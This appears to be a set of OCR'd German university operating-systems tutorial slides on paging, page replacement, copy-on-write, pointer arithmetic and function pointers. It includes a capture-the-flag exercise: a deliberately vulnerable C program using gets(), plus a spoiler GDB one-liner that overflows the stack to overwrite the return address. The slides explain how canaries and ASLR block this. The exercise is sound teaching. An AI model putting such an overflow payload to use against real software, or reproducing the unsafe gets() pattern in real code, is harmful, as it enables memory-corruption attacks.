Betriebssysteme

7. Tutorium - Paging

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Feedback 5. Übungsblatt

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- Heute: auch etwas Wiederholung vom letzen mal
- Wer ist nächste Woche da?

d

Betrachten Sie ein System, das mittels einer hierarchischen Seitentabelle virtu- elle in physische Speicheradressen übersetzt. Der virtuelle Adressraum umfasst 512 GiB, die Seitengröße ist 4 KiB, eine Seitentabelle beinhaltet 512 Einträge. Berechnen Sie die Anzahl der Stufen der Seitentabellenhierarchie.

e

Ein Programm kopiert einen 4 MiB Puffer im virtuellen Adressraum. Quell- und Zielpuffer überlappen sich nicht und sind an Seitengrenzen ausgerichtet. Die CPU verfügt über keinen Cache, jedoch einen leeren TLB. Die Wortbreite beträgt 8 Bytes. Es werden hierarchische Page Tables mit 3 Stufen verwendet. Wie viele Speicherzugriffe sind für den Kopiervorgang mindestens nötig?

Page Fault Handling

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\- Generates lots of page faults before working set is in memory

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+ Might reduce number of page faults
- Loads more than needed $\Rightarrow$ Wasteful
- More I/O $\Rightarrow$ Slower?
+ HDDs a lot faster when reading chunks

On-Demand Paging

Different kind of page faults

Not all pages are created equal. Do you have any idea what types of page faults typically exist?

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

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

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

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

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

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

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

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

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...The page was stolen by the OS and swapped out!

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Also supported on some systems: *Purgable memory*. Stolen from Apple and also implemented in SerenityOS in this video.

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- Access flags: Can the user perform the operation on this page?
- Where to find the most recent version (different for zero filled, file backed, etc.)

CoW

How could you implement Copy-on-Write memory?

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- Mark memory as read-only on fork
- Add an additional `CoW` flag: When a page fault is raised check it, copy the page and clear the `CoW` and `ro` flag

Page replacement

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$\Rightarrow$ Needs to write dirty pages back to disk

$\Rightarrow$ Sloow

Page Replacement - Global and Local Algorithms

If you need to swap out a page, what pages do you search for a victim?

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Local page replacement algorithms:

- Only look through the frames *of that process*

Global page replacement algorithms:

- Look through *all* frames, even that of other processes

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
What is Thrashing?



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- Not enough frames to fit the working set

$\Rightarrow$ Pages will be stored to disk and reloaded very often

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We need to find a victim page to replace with a new one.

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
- **Clock:** Uff, let's talk about that on its own page

Page Replacement Policies – Clock

Clock



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

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

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

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

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

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

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

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- Referenced (and modified) bits are set by the CPU when accessing or writing to the page
- Referenced bits are periodically cleared by the kernel using timer interrupts

Page Replacement Policies

Do it

- Clock: Ordered by Load time ASC, Head is on Frame 3
- Reference order: 4, 0, 0, 0, 2, 4, 2, 1, 0, 3, 2

Frame	Virtual page	Load time	Access time	Referenced	Modified
0	2	60	161	0	1
1	1	130	160	0	0
2	0	26	162	1	0
3	3	20	163	1	1

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- Stack: Beautifully. The older it is the longer it will take to be reached again
- Code: Mostly, loops are mostly linear and it follows certain patterns
- Heap: Well, the heap has more random access patterns. So not that well, probably

Pointer Arithmetic

Pointers

Are numbers!

```
1   int  hello    = 20;     // no worries
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3      intptr_t asInt     = (intptr_t) aPointer;
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1      int hello           = 20;
2      int* aPointer       = &hello;
3      intptr_t asInt      = (intptr_t) aPointer;
4      int* backToPointer = (int*) asInt;
```

And what do operations do?

```
1 int array[5] = {0, 1, 2, 3, 4};
2 printf("Current value: %d", *array);
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1 int array[5] = {0, 1, 2, 3, 4};
2 printf("Current value: %d", *array); // 0
3 array++;
4 printf("Current value: %d", *array);
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2 pointer++; // is the same as
3 intptr_t asInt = (intptr_t) pointer;
4 asInt += sizeof(int);
5 pointer = (int*) asInt;
```

Pointers

Multiplication? Division?

- Probably a compiler error

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- Probably a compiler error
- Sounds a bit useless

We can also *cast* them!

```
1 int hello[5] = {0};
2 char* start = (char*) hello;
3 *start = 1;
4 printf("First value: %d\n", hello[0]);
```

We can also *cast* them!

```
1 int hello[5] = {0};
2 char* start = (char*) hello;
3 *start = 1;
4 printf("First value: %d\n", hello[0]); // 1!
```

We can also *cast* them!

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1 int hello[5] = {0};
2 char* start = (char*) hello;
3 *start = 1;
4 printf("First value: %d\n", hello[0]); // 1!
5 // Why is it 1 and not 2147483648?
```

Some interesting things are writable

DoubleForker

DoubleForker!

Modifying Stackframes in GDB

Capture the flag!

```c
#include <stdio.h>
#include <string.h>

int readIt() {
    char buffer[10];
    int result = 1;

    printf("Enter the password: ");
    gets(buffer);

    if(strcmp(buffer, "Secret") == 0) {
        result = 0;
    }
    return result;
}

void flag() {
    printf("FLAG!\n");
}

int main() {
    if (readIt() == 0) {
        flag();
    } else {
        printf("Nope!\n");
    }
    return 0;
}
```

Modifying Stackframes in GDB

Useful Resources

- Stackframe layout (for overflowing)
- Input non printable characters in GDB
- Run it in GDB, Compile with `-fno-stack-protector`
- `lscpu` to find Endianness of your computer (probably Little Endian)

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Spoiler Example Solution

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Spoiler Example Solution

Created on my computer while running in GDB. Addresses may vary.

```
r <<< $(python2 -c 'print
         "A"*14  # Padding to overflow to base pointer
         + "\x00\x00\x7f\xff\xff\xff\xdd\x02"[::-1] # overwrite BP
         + "\x00\x00\x55\x55\x55\x55\x51\xbd"[::-1] # overwrite ret addr
      ')
```

Modifying Stackframes in Real Life

Why that won't work 1: `gets`

- We needed to inject some null bytes to pad our addresses to 64 bit.
- `gets` just reads until EOF/newline and doesn't care about size or zeroes

$\Rightarrow$ *Really* dangerous

$\Rightarrow$ Removed from the C standard (but it still probably compiles)

Why that won't work 2: `Stack-Canary`

- The compiler inserts a random number between the local variables and the return address
- If it is changed the programm will die with a nice message:
  `*** stack smashing detected ***: terminated`
- Disabled with `-fno-stack-protector`

Modifying Stackframes in Real Life

Why that won't work 3: `ASLR`

- We injected *absolute addresses* to jump to (or set the base pointer to)
- Modern Operating Systems employ **A**ddress **S**pace **L**ayout **R**andomization

$\Rightarrow$ Your code is loaded at a random address and absolute addresses don't work

- GDB disables ASLR for the loaded program so we ran it in there

Functions are...

Code! And where is code stored?

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Code! And where is code stored?

In memory. So let's point to it.

```c
#include <stdio.h>

void sayHi(char* name) {
    printf("Hello, %s!\n", name);
}

int main() {
    (&sayHi)("John");
    return 0;
}
```

Function Pointer

How can we declare a variable?

```
1   ??? myFunction = &sayHi;
```

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1  ??? myFunction = &sayHi;
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3  void sayHi(char* name) = &sayHi; // Nearly!
4  void (sayHi)(char* name) = &sayHi;
```

Function Pointer

How can we declare a variable?

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1  ??? myFunction = &sayHi;
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3  void sayHi(char* name) = &sayHi; // Nearly!
4  void (sayHi)(char* name) = &sayHi; // Closer!
5  void (* myName)(char* name) = &sayHi;
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Function Pointer

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1   ??? myFunction = &sayHi;
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4   void (sayHi)(char* name) = &sayHi; // Closer!
5   void (* myName)(char* name) = &sayHi;
6 //^^^  ^  ^^^^^^ ^^^^^^^^^^^
7 // | Pointer   |  Parameters delimited with ,
8 // Return Type |
9 //          Var name
```

Function Pointer

How can we declare a variable?

```c
#include <stdio.h>

void greetMultiple(char* name, char* other) {
    printf("Hello, %s and %s!\n", name, other);
}

int main() {
    void (*myFunction)(char* name, char*) = &greetMultiple;
    myFunction("Peter", "Jane");
    return 0;
}
```

Using Function Pointers For Profit

Aufgabe

1. Schreibe eine Insertion-Sort die ein int array, einen compare-Funktionspointer und was man sonst so braucht entgegennimmt
2. Schreibe eine compare-Funktion, die Integer absteigend sortiert und nutze sie
3. Schreibe eine compare-Funktion, die Integer basierend auf der Anzahl an 1-Bits sortiert

```
1  int main() {
2      int array[] = {5, 3, 2, 4, 1};
3      int length = sizeof(array) / sizeof(int);
4
5      insertionSort(array, length, compareDesc);
6
7      for(int i = 0; i < length; i++) {
8          printf("%d - %d\n", i, array[i]);
9      }
10     return 0;
```

Ende

XKCD 313 - Insomnia

F R A G E N?

https://forms.gle/9CwJSKidKibubran9

Bis nächste Woche